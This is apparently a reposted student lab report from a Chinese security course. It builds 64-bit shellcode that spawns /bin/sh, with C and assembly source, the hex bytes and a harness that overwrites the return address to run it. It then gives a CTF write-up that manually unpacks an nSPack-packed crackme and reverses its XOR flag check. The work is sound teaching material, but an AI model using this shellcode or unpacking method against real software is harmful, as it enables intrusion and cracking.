20165120马鹏云 Exp1+ 逆向进阶=v=

转载

weixin_30700977 于 2019-03-24 12:28:00 发布 54 收藏
文章标签： shell 操作系统 c/c++
原文链接：http://www.cnblogs.com/wsmpy/p/10587671.html

建议的实践内容包括：

Task1 (5-10分）

自己编写一个64位shellcode。参考shellcode指导。

自己编写一个有漏洞的64位C程序，功能类似我们实验1中的样例pwn1。使用自己编写的shellcode进行注入。

Task 2 (5-10分）

进一步学习并做ret2lib及rop的实践，以绕过“堆栈执行保护”。参考ROP

Task 3 (5-25分)

可研究实践任何绕过前面预设条件的攻击方法；可研究Windows平台的类似技术实践。

或任何自己想弄明白的相关问题。包括非编程实践，如：我们当前的程序还有这样的漏洞吗？

同学们可跟踪深入任何一个作为后续课题。问题-思考-验证-深入....。根据实践量，可作为5-25分的期末免考题目。

Task1:

shellcode就是一段机器指令（code），通常这段机器指令的目的是为获取一个交互式的shell。

在许多情况下，标准的shellcode可能无法满足特定的任务，因此需要创建自己的shellcode。

shellcode的编写方式主要有以下三种：


- 直接编写十六进制操作码；
- 使用如C语言等高级语言编写程序，然后进行编译并反汇编，以获取汇编指令及十六进制操作码；
- 编写汇编程序，将该程序汇编，然后从二进制中提取十六进制操作码。

我通过查阅了一定的资料，学习了如何构造shellcode。

shellcode源代码：


```c
#include <stdio.h>
#include <unistd.h>

int main(int argc, char *argv[])
{
    char *code[2];
    code[0] = "/bin/sh";
    code[1] = NULL;

    execve(code[0], code, NULL);

    return 0;
}
```

以上的代码编译运行可以得到一个shell



反汇编：

我们将上面的代码进行编译然后反汇编：



main.s 是我们得到的反汇编代码， 我们只需要关注main部分的：

参照上面的反汇编代码，我们手工用汇编语言重写上面的main.c，如下：

```
.section .text
.global _start
_start:
jmp     cl
pp: popq %rcx
pushq   %rbp
mov     %rsp, %rbp
subq    $0x20, %rsp
movq    %rcx, -0x10(%rbp)
movq    $0x0,-0x8(%rbp)
mov     $0, %edx
lea     -0x10(%rbp), %rsi
mov     -0x10(%rbp), %rdi
mov     $59, %rax
syscall
cl:call pp
.ascii "/bin/sh"
```

上面的汇编代码，我们保存为文件： scode.s

代码基本无问题，下面进行编译和连接：

编译：　　as -o scode.o scode.s
连接：　　ld -o scode scode.o


最后得到的shellcode代码如下：

```
\xeb\x2b\x59\x55\x48\x89\xe5\x48\x83\xec\x20\x48\x89\x4d\xf0\x48\xc7\x45\xf8\x00\x00\x00\x00\xba\x00\x00\x00
\x00\x48\x8d\x75\xf0\x48\x8b\x7d\xf0\x48\xc7\xc0\x3b\x00\x00\x00\x0f\x05\xe8\xd0\xff\xff\xff\x2f\x62\x69\x6e
\x2f\x73\x68
```

最后用C语言写一个测试shellcode的程序：


```
#include <stdio.h>

unsigned char code[] =  "\xeb\x2b\x59\x55\x48\x89\xe5\x48"
                        "\x83\xec\x20\x48\x89\x4d\xf0\x48"
                        "\xc7\x45\xf8\x00\x00\x00\x00\xba"
                        "\x00\x00\x00\x00\x48\x8d\x75\xf0"
                        "\x48\x8b\x7d\xf0\x48\xc7\xc0\x3b"
                        "\x00\x00\x00\x0f\x05\xe8\xd0\xff"
                        "\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68"
; /*  code 就是我们上面构造的 shellcode */

void main(int argc, char *argv[])
{
    long *ret;
    ret = (long *)&ret + 2;
    (*ret) = (long)code;
}
```

之后进行测试：



实验完成。

实验中碰到的问题：




这个问题卡了我很久，因为一直连不上，后来查阅资料了之后才知道这是因为ld在将所有目标文件链接起来时，不知道程序的入口点在哪里。由内核的启动过程知其从scode.s中开始执行，因此给scode.s的 .text 段添加一句 .globl startup_32，然后给 ./Makefile 中的ld加上选项 -e startup_32 以指定入口点。

task3:

可研究实践任何绕过前面预设条件的攻击方法；可研究Windows平台的类似技术实践。

我平时打ctf比赛的时候主要是打reverse方向，主要是做pe类型的题目，pe是windows平台的，所以这次我就写个reserve题目的wp当做技术实践：

这道题是第三届上海市大学生网络安全大赛的题crackme，首先我们拿到这个文件先丢到ExeinfoPe里面查壳：



发现是个nSPack的壳

最近在练手动脱壳，所以这次就自己试试：

```
004061AB   9C              pushfd
004061AC   60              pushad
004061AD   E8 00000000     call crackme.004061B2
004061B2   5D              pop ebp
004061B3   83ED 07         sub ebp, 0x7
004061B6   8D8D D1FEFFFF   lea ecx, dword ptr ss:[ebp-0x12F]
004061BC   8039 01         cmp byte ptr ds:[ecx], 0x1
004061BF   0F84 42020000   je crackme.00406407
004061C5   C601 01         mov byte ptr ds:[ecx], 0x1
004061C8   8BC5            mov eax, ebp
004061CA   2B85 65FEFFFF   sub eax, dword ptr ss:[ebp-0x19B]
004061D0   8985 65FEFFFF   mov dword ptr ss:[ebp-0x19B], eax
004061D6   0185 95FEFFFF   add dword ptr ss:[ebp-0x16B], eax
004061DC   8DB5 D9FEFFFF   lea esi, dword ptr ss:[ebp-0x127]
004061E2   0106            add dword ptr ds:[esi], eax
004061E4   55              push ebp
004061E5   56              push esi
004061E6   6A 40           push 0x40
004061E8   68 00100000     push 0x1000
004061ED   68 00100000     push 0x1000
004061F2   6A 00           push 0x0
004061F4   FF95 FDFEFFFF   call near dword ptr ss:[ebp-0x103]
```

OD自动载入之后停在了这里，发现是pushfd和pushad


所以有两种方法

A：popad寻找法


用Ctrl+F去查找popad

B：ESP定律法

第一个命令先F8，单步执行




在ESP右击，选择数据窗口中跟随




跟踪这个值

选中46 02 00 00这四个字节，右击断点，硬件访问，Dword，选择

然后F9运行，跳转到这儿



看到了这个长跳转，知道了401336离OEP很近了，单步F8，再次单步




所以，1621是OEP的RVA

接下来是用PETools来DUMP文件

在PETools选中这个crackme，右击选择，完整转存


然后是使用Import REC



点击IAT AutoSearch，Get Imports

然后把OEP改成1621

然后看看是不是都是YES



发现都是YES就可以点击Fix Dump

选中我们刚才Dump的文件

然后再使用PETools

Tools - Rebuild PE，重建那个DUMP文件

发现，脱壳成功！

IDA查看Strings，发现有error和right：

Address	Length	Type	String
.nsp0:00402100	00000013	C	Please Input Flag:
.nsp0:00402114	00000008	C	error!\n
.nsp0:0040211C	00000008	C	right!\n
.nsp0:00402131	00000010	C	his_is_not_flag

然后就是简单算法逆向了~~~

```
 9  memset(&Dst, 0, 0x31u);
10  printf("Please Input Flag:");
11  gets_s(&Buf, 0x2Cu);
12  if ( strlen(&Buf) == 42 )
13  {
14    v1 = 0;
15    while ( (*(&Buf + v1) ^ byte_402130[v1 % 16]) == dword_402150[v1] )
16    {
17      if ( ++v1 >= 42 )
18      {
19        printf("right!\n");
20        goto LABEL_8;
21      }
22    }
23    printf("error!\n");
24LABEL_8:
25    result = 0;
26  }
27  else
28  {
29    printf("error!\n");
30    result = -1;
31  }
32  return result;
33}
```

发现就是个简单的算法逆向了

实验结束=。=

转载于:https://www.cnblogs.com/wsmpy/p/10587671.html